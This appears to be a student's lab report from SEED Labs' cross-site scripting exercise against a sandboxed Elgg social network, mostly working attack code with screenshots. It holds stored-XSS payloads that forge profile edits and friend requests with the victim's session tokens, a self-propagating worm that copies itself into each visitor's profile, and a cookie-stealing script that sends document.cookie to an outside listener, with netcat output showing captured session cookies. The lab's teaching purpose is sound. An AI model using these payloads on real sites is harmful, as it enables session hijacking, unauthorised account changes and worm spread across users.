1<script type="text/javascript">
2window.onload = function(){
3 var guid  = "&guid=" + elgg.session.user.guid;
4 var ts    = "&_elgg_ts=" + elgg.security.token._elgg_ts;
5 var token = "&_elgg_token=" + elgg.security.token._elgg_token;
6 var name  = "&nname=" + elgg.session.user.name;
7 var desc   = "&description=Samy is my hero" +
8           "&accesslevel[description]=2";
9
10 // Construct the content of your url.
11 var sendurlGET = "http://www.seed-server.com/action/friends/add?friend=59"+ts+token;
12 var sendurlPOST = "http://www.seed-server.com/action/profile/edit";
13 var content = token + ts + name + desc + guid;
14 if (elgg.session.user.guid != 59){
15     //Create and send Ajax request to modify profile
16     var Ajax=null;
17     Ajax = new XMLHttpRequest();
18     Ajax.open("POST",sendurlPOST,true);
19     Ajax.setRequestHeader("Content-Type",
20                           "application/x-www-form-urlencoded");
21     Ajax.send(content);
22
23     Ajax = new XMLHttpRequest();
24     Ajax.open("GET",sendurlGET,true);
25     Ajax.setRequestHeader("Content-Type",
26                           "application/x-www-form-urlencoded");
27     Ajax.send(content);
28 }
29 }
30</script>
```

```
self_propagating.js          *editprofileaddfriend.js
editprofile.js               -/Documents/reallab2/LabSetup
                             *editprofileaddfriend.js

1<script type="text/javascript">
2window.onload = function(){
3 var guid  = "&guid=" + elgg.session.user.guid;
4 var ts    = "&_elgg_ts=" + elgg.security.token._elgg_ts;
5 var token = "&_elgg_token=" + elgg.security.token._elgg_token;
6 var name  = "&nname=" + elgg.session.user.name;
7 var desc   = "&description=Samy is my hero" +
8           "&accesslevel[description]=2";
9
10 // Construct the content of your url.
11 var sendurlGET = "http://www.seed-server.com/action/friends/add?friend=59"+ts+token;
12 var sendurlPOST = "http://www.seed-server.com/action/profile/edit";
13 var content = token + ts + name + desc + guid;
14 if (elgg.session.user.guid != 59){
15     //Create and send Ajax request to modify profile
16     var Ajax=null;
17     Ajax = new XMLHttpRequest();
18     Ajax.open("POST",sendurlPOST,true);
19     Ajax.setRequestHeader("Content-Type",
20                           "application/x-www-form-urlencoded");
21     Ajax.send(content);
22
23     Ajax = new XMLHttpRequest();
24     Ajax.open("GET",sendurlGET,true);
25     Ajax.setRequestHeader("Content-Type",
26                           "application/x-www-form-urlencoded");
27     Ajax.send(content);
28 }
29 }
30</script>
```

Bracket match found on line: 1

JavaScript ▾ Tab Width: 8 ▾ Ln 1, Col 1 ▾ INS

Cross Site Scripting (XSS) | example60.com/xssworm.js | Edit profile : Elgg For SEED | + | www.seed-server.com/profile/samy/edit

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Edit profile

Display name Samy

About me

```
<script type="text/javascript">
window.onload = function(){
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&ts=" + elgg.security.token._elgg_ts;
var token = "&token=" + elgg.security.token._elgg_token;
var name = "&name=" + elgg.session.user.name;
var desc = "&description=Samy is my hero" +
"&accesslevel[description]=2";
// Construct the content of your url.
var contenturlCFT = "http://www.seed-server.com/action/friendc/add?friendid=59&ts=" + ts + token;
}
```

Public

Brief description

Location

Interests

Notifications

Change your settings  
Account statistics

Edit avatar  
Edit profile

Group notifications

Cross Site Scripting (XSS) | example60.com/xssworm.js | Edit profile : Elgg For SEED | + | www.seed-server.com/profile/samy/edit

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Edit profile

Display name Samy

About me

```
Ajax = new XMLHttpRequest();
Ajax.open("POST","sendurlPOST");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);

Ajax = new XMLHttpRequest();
Ajax.open("GET","sendurlGET");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
```

Public

Brief description

Location

Interests

Notifications

Change your settings  
Account statistics

Edit avatar  
Edit profile

Cross Site Scripting (XSS) | example60.com/xssworm.js | Edit profile : Elgg For SEED | www.seed-server.com/profile/samy/edit

Public

Skills

Public

Contact email

Public

Telephone

Public

Mobile phone

Public

Website

Public

Twitter username

Public

Save

RSS Bookmark this page Report this Powered by Elgg

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Log in You have been logged out.

## Welcome

Welcome to your Elgg site.  
Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

**Log in**

Username or email \*

alice

Password \*

\*\*\*\*\*

Remember me

Log in

Lost password

Cross Site Scripting (XSS) | example60.com/xssworm.js | Alice : Elgg For SEED Labs | www.seed-server.com/profile/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Alice



Edit avatar Edit profile Add widgets

Blogs Bookmarks Files Pages Wire post

Cross Site Scripting (XSS) | example60.com/xssworm.js | Alice's friends : Elgg For | www.seed-server.com/friends/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Alice's friends

No friends yet.



Alice

Blogs Bookmarks Files Pages Wire post

Friends Friends of Collections

File Edit View History Bookmarks Tools Help

Cross Site Scripting (XSS) example60.com/xssworm.js Newest members: Elgg +

www.seed-server.com/members

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Newest members

Newest Alphabetical Popular Online

Search members

Total members: 5

Samy Charlie Boby Alice Admin

www.seed-server.com/profile/samy

Cross Site Scripting (XSS) example60.com/xssworm.js Samy: Elgg For SEED Labs +

www.seed-server.com/profile/samy

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Samy

Add friend Send a message

About me



Blogs Bookmarks Files Pages Wire post

Cross Site Scripting (XSS) | example60.com/xssworm.js | Alice : Elgg For SEED Labs | www.seed-server.com/profile/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search

Alice

About me  
Samy is my hero

Profile Edit avatar Settings Friends Log out Add widgets

Blogs Bookmarks Files Pages Wire post

www.seed-server.com/profile/alice | Cross Site Scripting (XSS) | example60.com/xssworm.js | Alice's friends : Elgg For | www.seed-server.com/friends/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search

Alice's friends

Samy

Alice

Blogs Bookmarks Files Pages Wire post

Friends Friends of Collections

## **TASK6**

In this task, we will perform a self-propagating worm to modify the user profile and self-propagating itself to other user's profiles. The more users visit a victim's profile, the more attackers will be. First, we have to inject the code(worm) to Samy's profile. When a user visits Samy's profile, the injected code will execute and modify a victim's profile. Second, after the victim visited Samy's profile, the code will retrieve a copy of it from the DOM tree of the webpage. Third, when the other user visits the victim, the self-propagate code will duplicate to the other user and so on.

At first, a js file named self\_propagating.js will be created and necessary code for this purpose will be written in that file.

Then the code will be pasted in Samy's about me section.

The steps are described below with pictures-

```
seed@VM: ~/.../Labsetup$ gedit self_propogating.js &>/dev/null &
[1] 52359
[09/04/22]seed@VM:~/.../Labsetup$
```

```
self_propogating.js
-/Documents/reallab2/Labsetup
Open Save
1 script type="text/javascript" id="worm"
2 window.onload = function(){
3     var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
4     var jsCode = document.getElementById("worm").innerHTML;
5     var tailTag = "</" + "script>";
6
7     // Put all the pieces together, and apply the URI encoding
8     var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
9
10    // Set the content of the description field and access level.
11
12    //desc += "&accesslevel[description]=2";
13
14    // Get the name, guid, timestamp, and token.
15    var name = "&name=" + elgg.session.user.name;
16    var guid = "&guid=" + elgg.session.user.guid;
17
18    var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
19
20    var token = "&_elgg_token=" + elgg.security.token._elgg_token;
21    var briefDesc="Samy is my Hero" + "&accesslevel[briefdescription]=2";
22    var desc = "&description=" + wormCode + "&accesslevel[description]=2";
23
24    // Set the URL
25    var sendurlGET="http://www.seed-server.com/action/friends/add?friend=59"+ts+token;
26    var sendurlPOST="http://www.seed-server.com/action/profile/edit";
27    var content = name+guid+ ts + token+briefDesc+desc;
28
29    // Construct and send the Ajax request
30    if (elgg.session.user.guid != 59){
31        //Create and send Ajax request to modify profile
32        var Ajax=null;
33        Ajax = new XMLHttpRequest();
34        Ajax.open("POST", sendurlPOST,true);
35        Ajax.setRequestHeader("Content-Type",
36            "application/x-www-form-urlencoded");
37        Ajax.send(content);
```

self\_propogating.js

```

8 var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
9
10 // Set the content of the description field and access level.
11
12 //desc += "&accesslevel[description]=2";
13
14 // Get the name, guid, timestamp, and token.
15 var name = "&name=" + elgg.session.user.name;
16 var guid = "&guid=" + elgg.session.user.guid;
17
18 var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
19
20 var token = "&_elgg_token=" + elgg.security.token._elgg_token;
21 var briefDesc = "&briefdescription=Samy is my Hero" + "&accesslevel[briefdescription]=2";
22 var desc = "&description=" + wormCode + "&accesslevel[description]=2";
23
24 // Set the URL
25 var sendurlGET = "http://www.seed-server.com/action/friends/add?friend=59" + ts + token;
26 var sendurlPOST = "http://www.seed-server.com/action/profile/edit";
27 var content = name + guid + ts + token + briefDesc + desc;
28 // Construct and send the Ajax request
29 if (elgg.session.user.guid != 59){
30     //Create and send Ajax request to modify profile
31     var Ajax=null;
32     Ajax = new XMLHttpRequest();
33     Ajax.open("POST", sendurlPOST, true);
34     Ajax.setRequestHeader("Content-Type",
35         "application/x-www-form-urlencoded");
36     Ajax.send(content);
37
38     Ajax = new XMLHttpRequest();
39     Ajax.open("GET", sendurlGET, true);
40     Ajax.setRequestHeader("Content-Type",
41         "application/x-www-form-urlencoded");
42     Ajax.send(content);
43 }
44 }
```

Cross Site Scripting (XSS) | example60.com/xssworm.js | Edit profile : Elgg For SEED | +

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Edit profile

Display name  
Samy

About me

```

<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id='worm' type='text/javascript'>";
var jsCode = document.getElementById('worm').innerHTML;
var tailTag = "</script>";
// Put all the pieces together, and apply the URL encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
// Set the content of the description field and access level.

```

Embed content Visual editor

Public

Brief description

Location

Interests

Samy

Edit avatar  
Edit profile  
Change your settings  
Account statistics  
Notifications  
Group notifications

Three screenshots of a web application interface, likely a social network or forum, showing user profiles and friend lists.

The application has a dark blue header bar with the title "Elgg For SEED Labs". The header includes a search bar, a mail icon, and an account dropdown menu.

**Screenshot 1: Alice's Profile**

The profile page for "Alice" shows her profile picture (Alice from Disney), a "About me" section (empty), and a sidebar with links: Blogs, Bookmarks, Files, Pages, and Wire post. There are also "Edit avatar" and "Edit profile" buttons.

**Screenshot 2: Alice's Friends**

The friends page for "Alice" shows the message "No friends yet." and a sidebar with links: Alice (selected), Blogs, Bookmarks, Files, Pages, and Wire post. Below the sidebar, there are additional links: Friends (selected), Friends of, and Collections.

Cross Site Scripting (XSS) | example60.com/xssworm.js | Newest members: Elgg | www.seed-server.com/members

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Newest members

Newest Alphabetical Popular Online

Search members

Total members: 5

 Samy  
 Charlie  
 Boby  
Samy is my Hero  
 Alice  
 Admin

www.seed-server.com/profile/samy | Cross Site Scripting (XSS) | example60.com/xssworm.js | Samy : Elgg For SEED Labs | www.seed-server.com/profile/samy

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Samy

Add friend Send a message



About me

Blogs Bookmarks Files Pages Wire post

Cross Site Scripting (XSS) | example60.com/xssworm.js | Alice : Elgg For SEED Labs | +

www.seed-server.com/profile/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search

Alice

Edit avatar Edit profile

Brief description  
Samy is my Hero

About me

Add widgets

Blogs Bookmarks Files Pages Wire post

Cross Site Scripting (XSS) | example60.com/xssworm.js | Alice's friends : Elgg For | +

www.seed-server.com/friends/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search

Alice's friends

Samy

Alice

Blogs Bookmarks Files Pages Wire post

Friends Friends of Collections

Cross Site Scripting (XSS) | example60.com/xssworm.js | Charlie : Elgg For SEED Labs

www.seed-server.com/profile/charlie

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Charlie



Edit avatar Edit profile Add widgets

Blogs Bookmarks Files Pages Wire post

Cross Site Scripting (XSS) | example60.com/xssworm.js | Charlie's friends : Elgg Friends

www.seed-server.com/friends/charlie

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Charlie's friends

No friends yet.



Charlie

Blogs Bookmarks Files Pages Wire post

Friends Friends of Collections

Cross Site Scripting (XSS) | example60.com/xssworm.js | Newest members : Elgg | +

www.seed-server.com/members

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Newest members

Newest Alphabetical Popular Online

Search members

Samy

Charlie

Boby

Samy is my Hero

Alice

Samy is my Hero

Admin

Total members: 5

www.seed-server.com/profile/alice

Cross Site Scripting (XSS) | example60.com/xssworm.js | Alice : Elgg For SEED Labs | www.seed-server.com/profile/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search

Alice

Add friend Send a message



Brief description  
Samy is my Hero

About me

Blogs Bookmarks Files Pages Wire post

Cross Site Scripting (XSS) | example60.com/xssworm.js | Alice : Elgg For SEED Labs | www.seed-server.com/profile/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search

Alice

Add friend

Profile Settings Friends Log out



Brief description  
Samy is my Hero

About me

Blogs Bookmarks Files Pages Wire post

www.seed-server.com/profile/charlie

Cross Site Scripting (XSS) | example60.com/xssworm.js | Charlie : Elgg For SEED Labs | www.seed-server.com/profile/charlie

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Charlie

 Edit avatar | Edit profile

Brief description  
Samy is my Hero

About me

Add widgets

Blogs Bookmarks Files Pages Wire post

Cross Site Scripting (XSS) | example60.com/xssworm.js | Charlie's friends : Elgg Friends | www.seed-server.com/friends/charlie

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Charlie's friends

 Samy


 Charlie

Blogs Bookmarks Files Pages Wire post


Friends Friends of Collections

## TASK7

I have entered this following code in Samy's about me section:



```
1<script type="text/javascript">
2window.onload = function(){
3    var guid = "&guid=" + elgg.session.user.guid;
4    var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
5    var token = "&_elgg_token=" + elgg.security.token._elgg_token;
6    var name = "&name=Bola" + "&accesslevel[description]=2";
7    //var desc = "&description=Samy is my hero" +
8    //            "&accesslevel[description]=2";
9
10   // Construct the content of your url.
11   var sendurl = "http://www.seed-server.com/action/profile/edit";
12   var content = token + ts + name + guid;
13   if (elgg.session.user.guid == 57){
14       //Create and send Ajax request to modify profile
15       var Ajax=null;
16       Ajax = new XMLHttpRequest();
17       Ajax.open("POST",sendurl,true);
18       Ajax.setRequestHeader("Content-Type",
19                             "application/x-www-form-urlencoded");
20       Ajax.send(content);
21   }
22 }
23</script>
```



The screenshot shows a web browser window with the URL [www.seed-server.com/profile/samy/edit](http://www.seed-server.com/profile/samy/edit). The page title is "Edit profile". On the left, there is a form with fields for "Display name" (set to "Samy"), "About me" (containing the injected JavaScript), "Brief description", "Location", "Interests", and "Skills". On the right, there is a sidebar with options like "Edit avatar", "Edit profile", "Change your settings", "Account statistics", and "Notifications". The "About me" field contains the following JavaScript code:

```
<script type="text/javascript">
window.onload = function(){
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
var token = "&_elgg_token=" + elgg.security.token._elgg_token;
var name = "&name=Bola" + "&accesslevel[description]=2";
//var desc = "&description=Samy is my hero" +
//            "&accesslevel[description]=2";

// Construct the content of your url.
var sendurl = "http://www.seed-server.com/action/profile/edit";
```

Discord | @Nihann Anam X Edit profile : Elgg For SEED X +

www.seed-server.com/profile/samy/edit

Public

Interests

Skills

Contact email

Telephone

Mobile phone

Website

Twitter username

Public

Save

RSS Bookmark this page Report this Powered by Elgg

Discord | @Nihann Anam X Bob : Elgg For SEED Lab X +

www.seed-server.com/profile/boby

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Boby

Edit avatar Edit profile Add widgets



Blogs Bookmarks Files Pages Wire post

Discord | @Nihann Anam X Newest members : Elgg X +

www.seed-server.com/members

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Newest members

Newest Alphabetical Popular Online

Search members

Total members: 5

 **Samy**

 **Charlie**

 **Boby**

 **Alice**

 **Admin**

[www.seed-server.com/profile/samy](http://www.seed-server.com/profile/samy)

The image contains two side-by-side screenshots of a web browser displaying user profiles on the Elgg For SEED Labs platform.

**Samy Profile:**

- Profile Picture:** An illustration of a person wearing a black hoodie and sunglasses.
- Name:** Samy
- Actions:** Buttons for "Add friend" and "Send a message".
- About me:** A placeholder text area containing "About me".
- Widgets:** A sidebar with links to "Blogs", "Bookmarks", "Files", "Pages", and "Wire post".

**Bola Profile:**

- Profile Picture:** An illustration of a person wearing a yellow hard hat and orange overalls.
- Name:** Bola
- Actions:** Buttons for "Edit avatar" and "Edit profile".
- Add widgets:** A link to add widgets to the profile.
- Widgets:** A sidebar with links to "Blogs", "Bookmarks", "Files", "Pages", and "Wire post".

## TASK8

I used the given script to deliver cookie to the address. And used the command on a terminal to listen. Here in the screenshot I can see the url with the GET address is the cookie.

Discord @Nihan Anam X Edit profile : Elgg For SEED + www.seed-server.com/profile/samy/edit 90% ... Account

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search

## Edit profile

Display name  
Samy

About me  
<script> document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');</script>

Embed content Visual editor

Public

Brief description

Public

Location

Public

Interests

Public

Skills

Public

Samy

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

```
[09/13/22] seed@VM:~/.../Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.4 33274
GET /?c=pvisitor%3D8bfe020d-1762-4edc-9058-948aa066469b%3B%20__gsas%3DID%3D5e1f9
6877e7d92bd%3AT%3D1661798640%3AS%3DALNI_Ma6EPx31HgGpt1BIegvSTK9Tie53w%3B%20Elgg%
3D9l0536rbbvcli9h1c5nms0hu8p HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy

Connection received on 10.0.2.4 33290
GET /?c=pvisitor%3D8bfe020d-1762-4edc-9058-948aa066469b%3B%20__gsas%3DID%3D5e1f9
6877e7d92bd%3AT%3D1661798640%3AS%3DALNI_Ma6EPx31HgGpt1BIegvSTK9Tie53w%3B%20Elgg%
3D9l0536rbbvcli9h1c5nms0hu8p HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```